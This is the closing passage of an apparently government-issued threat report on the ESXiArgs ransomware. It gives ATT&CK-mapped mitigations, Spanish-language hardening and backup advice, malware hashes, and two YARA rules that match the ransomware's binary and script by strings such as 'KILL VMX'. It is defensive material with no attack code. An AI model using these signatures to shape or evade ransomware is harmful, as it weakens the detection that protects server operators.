			M1026: Privileged Account Management Ensure critical system files as well as those known to be abused by adversaries have restrictive permissions and are owned by an appropriately privileged account, especially if access is not required by users nor will inhibit system functionality.
	T1070	Indicator Removal	**M1022: Restrict File and Directory Permissions** Protect generated event files that are stored locally with proper permissions and authentication and limit opportunities for adversaries to increase privileges by preventing Privilege Escalation opportunities.
			M1041: Encrypt Sensitive Information Obfuscate/encrypt event files locally and in transit to avoid giving feedback to an adversary.
			M1029: Remote Data Storage Automatically forward events to a log server or data repository to prevent conditions in which the adversary can locate and manipulate data on the local system. When possible, minimize time delay on event reporting to avoid prolonged storage on the local system.
	T1070.004	File Deletion	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Discovery	**T1007**	System Service Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1082	System Information Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1083	File and Directory Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
	T1057	Process Discovery	**This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.**
Impact	**T1565.001**	Stored Data Manipulation	**M1022: Restrict File and Directory Permissions** Ensure least privilege principles are applied to important information resources to reduce exposure to data manipulation risk.

			M1029: Remote Data Storage Consider implementing IT disaster recovery plans that contain procedures for taking regular data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and manipulate backups.
			M1041: Encrypt Sensitive Information Consider encrypting important information to reduce an adversary's ability to perform tailored data modifications.
	T1489	Service Stop	**M1018: User Account Management** Limit privileges of user accounts and groups so that only authorized administrators can interact with service changes and service configurations.
			M1022: Restrict File and Directory Permissions Ensure proper process and file permissions are in place to inhibit adversaries from disabling or interfering with critical services.
	T1565	Data Manipulation	**M1022: Restrict File and Directory Permissions** Ensure least privilege principles are applied to important information resources to reduce exposure to data manipulation risk.
			M1029: Remote Data Storage Consider implementing IT disaster recovery plans that contain procedures for taking regular data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and manipulate backups.
			M1041: Encrypt Sensitive Information Consider encrypting important information to reduce an adversary's ability to perform tailored data modifications.

	T1486	Data Encrypted for Impact	**M1053: Data Backup** Consider implementing IT disaster recovery plans that contain procedures for regularly taking and testing data backups that can be used to restore organizational data.(Citation: Ready.gov IT DRP) Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery. Consider enabling versioning in cloud environments to maintain backup copies of storage objects.(Citation: Rhino S3 Ransomware Part 2)

Mitigación

Medidas a nivel de endpoint

Se recomienda que las organizaciones prohíban o, al menos, monitoricen la ejecución de binarios no conocidos previamente dentro de ella o aquellos no provenientes de fuentes confiables. Aunque imperfecto, por la forma en la que se crea y distribuye el software legítimo, esta medida puede servir como una alarma inicial para impulsar una mayor investigación y, posiblemente, limitar su propagación.

Con el objetivo de disminuir el tiempo de reacción frente a este tipo de amenazas se recomienda mantener vigilado el *endpoint* con soluciones de monitorización y de antivirus/EDR así como disponer de una política de actualizaciones que mantenga el *endpoint* con las últimas vulnerabilidades.

Medidas a nivel de red

Si se dispone de los mecanismos para inspeccionar el tráfico que ocurre hacia fuera de la red, se debería identificar comunicaciones anómalas o que tengan similitudes con familias de malware ya conocidas. Si se dispone, se podría tener un sistema de detección de intrusiones (IDS/IPS) que permita detectar y bloquear intentos de explotación de la vulnerabilidad ***CVE-2021-21974***.

Medidas y consideraciones adicionales

Se deben enviar todos los eventos del sistema, o al menos los más importantes, a un sistema externo que reúna todos los eventos de todos los equipos de la red. De esta forma se puede evitar la pérdida de trazabilidad. Además, esta mitigación podría ayudar a crear alertas tempranas que avisen de una posible intrusión en el sistema y de esta forma evitar el ataque.

Se debe mantener una política de actualizaciones. Es de suma importancia que todos los sistemas se encuentren totalmente actualizados para evitar posibles vulnerabilidades de seguridad que los atacantes puedan explotar para hacerse con el control de una máquina, obtener credenciales o realizar una escalada de privilegios. Más concretamente, la vulnerabilidad ***CVE-2021-21974***.

Se debe mantener una política de copia de seguridad periódica, las cuales no sean accesibles desde la máquina objeto de la copia una vez finalizada, esto podrá facilitar la recuperación de los datos en caso de otro posible ataque de *ransomware* y evitará que se cifren las copias de seguridad en caso de que el código malicioso tenga capacidades de desplazamiento lateral.

Se debe eliminar cualquier contraseña por defecto establecida en cualquier sistema o aplicación, además de generar una política de contraseñas que obligue

al uso de contraseñas seguras y que cambien de forma periódica. Aplicar sistemas de autenticación en dos pasos en todos aquellos sistemas que lo permitan.

Se debe mantener al equipo de seguridad actualizado de todas las nuevas vulnerabilidades conocidas, que tengan conocimiento de todos los sistemas utilizados en el parque tecnológico y que decidan si es necesario aplicar medidas de mitigación adicionales antes situaciones específicas.

En caso de incidente con este *malware*, se debe de reportar a las autoridades pertinentes lo más rápido posible.

Indicadores de compromiso

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

Hashes

- ae4b7284a9538c66432f02097c3de14e2253d16b6602c4694753468bc14d7d28
- bdb4f2b6e44e97f989f3141bc1a35d5fed9e1a6721e851a72a5fcc05f3b31494
- 7f0ea6e4d18ac0c1051e7366c367b01c08e75afd17fc20df301c5b95373eb34f
- 5a9448964178a7ad3e8ac509c06762e418280c864c1d3c2c4230422df2c66722

Yara:

- Esta regla sirve para identificar las muestras de la familia *ESXiArgs*, tanto el ejecutable ELF como el script en **Bash** se trata de una yara procedente del blog de BlackBerry:

YARA


```
import "pe"

rule cybercrime_Ransom_ESXi_Attacks : ELF
{
    meta:
        description = "Rule to Detect ELF ESXi Ransomware Attacks"
        author = "The BlackBerry Research & Intelligence team"
        distribution = "TLP:White"
        version = "1.0"
        last_modified = "2023-02-06"
        md5 = "87b010bc90cd7dd776fb42ea5b3f85d3"
        sha256 =
"11b1b2375d9d840912cfd1f0d0d04d93ed0cddb0ae4ddb550a5b62cd044d6b66"

     strings:

        $a1 = "file size in bytes (for sparse files)" fullword nocase
wide ascii
        $a2 = "number of MB in encryption block" fullword nocase wide
ascii
```

```
        $a3 = "number of MB to skip while encryption" fullword nocase
wide ascii

    condition:
        uint32(0) == 0x464C457F and filesize < 500KB and all of ($a*)

}

import "pe"

rule cybercrime_Ransom_ShellScript_ESXi_Attacks : SH
{
    meta:
        description = "Rule to Detect Shell Script in ESXi Ransomware
Attacks"
        author = "The BlackBerry Research & Intelligence team"
        distribution = "TLP:White"
        version = "1.0"
        last_modified = "2023-02-06"
        md5 = "d0d36f169f1458806053aae482af5010"
        sha256 =
"10c3b6b03a9bf105d264a8e7f30dcab0a6c59a414529b0af0a6bd9f1d2984459"

     strings:

        $a1 = "KILL VMX" fullword nocase
        $a2 = "START ENCRYPT:" fullword nocase
        $a3 = "/bin/grep encrypt | /bin/grep -v grep" fullword nocase

    condition:
       uint16(0) == 0x2123 and filesize < 50KB and all of ($a*)

}
```

Referencias adicionales

- https://socradar.io/esxiargs-ransomware-attack-targets-vmware-servers-worldwide/
- https://censys.io/esxwhy-a-look-at-esxiargs-ransomware/
- https://blogs.blackberry.com/en/2023/02/esxiargs-ransomware-knocking-out-unpatched-vmware-esxi-linux-servers-worldwide
- https://blog.ovhcloud.com/ransomware-targeting-vmware-esxi/
- https://blog.cyble.com/2023/02/06/massive-ransomware-attack-targets-vmware-esxi-servers/
- https://blog.segu-info.com.ar/2023/02/esxiargs-nuevo-ransomware-cifra-vmware.html
- https://www.alexmilla.net/ataque-masivo-a-servidores-vmware-esxi-del-ransomware-esxiargs/
- https://www.rapid7.com/blog/post/2023/02/06/ransomware-campaign-compromising-vmware-esxi-servers/
- https://cloudsek.com/blog/analysis-of-files-used-in-esxiargs-ransomware-attack-against-vmware-esxi-servers
- https://bazaar.abuse.ch/browse/tag/esxiargs/

Apéndice A: Mapa de técnicas de ATT&CK



EUSKO JAURLARITZA GOBIERNO VASCO
GRUPO spri TALDEA